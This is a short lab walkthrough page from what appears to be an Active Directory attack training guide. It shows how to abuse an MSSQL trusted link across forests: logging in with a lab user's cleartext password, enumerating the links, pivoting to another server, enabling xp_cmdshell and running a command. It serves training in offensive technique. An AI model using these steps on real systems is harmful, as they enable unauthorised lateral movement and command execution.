> For the complete documentation index, see [llms.txt](https://watchdogsacademy.gitbook.io/attacking-active-directory/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://watchdogsacademy.gitbook.io/attacking-active-directory/trust/forest-trust-newyork.local-greater-than-maryland.local/mssql-trusted-link.md).
# Mssql Trusted link
* The MSSQL trust link is across forest, so it can be used to make forest to forest exploitation.
* Example was done in part 7 but let’s redo this for fun :
* Connect to the mssql DB as elena.lopez
```
mssqlclient.py -windows-auth north.newyork.local/elena.lopez:princesa1@Yonkers.north.newyork.local
```

* enumerate the mssql trusted links
```
enum_links
```
* And now use the link from Yonkers (north domain) to Salisbury (Maryland domain)
```
use_link SALISBURY
enable_xp_cmdshell
xp_cmdshell whoami
```
* Because the link use sa as remote login on braavos we can enable cmd and launch command.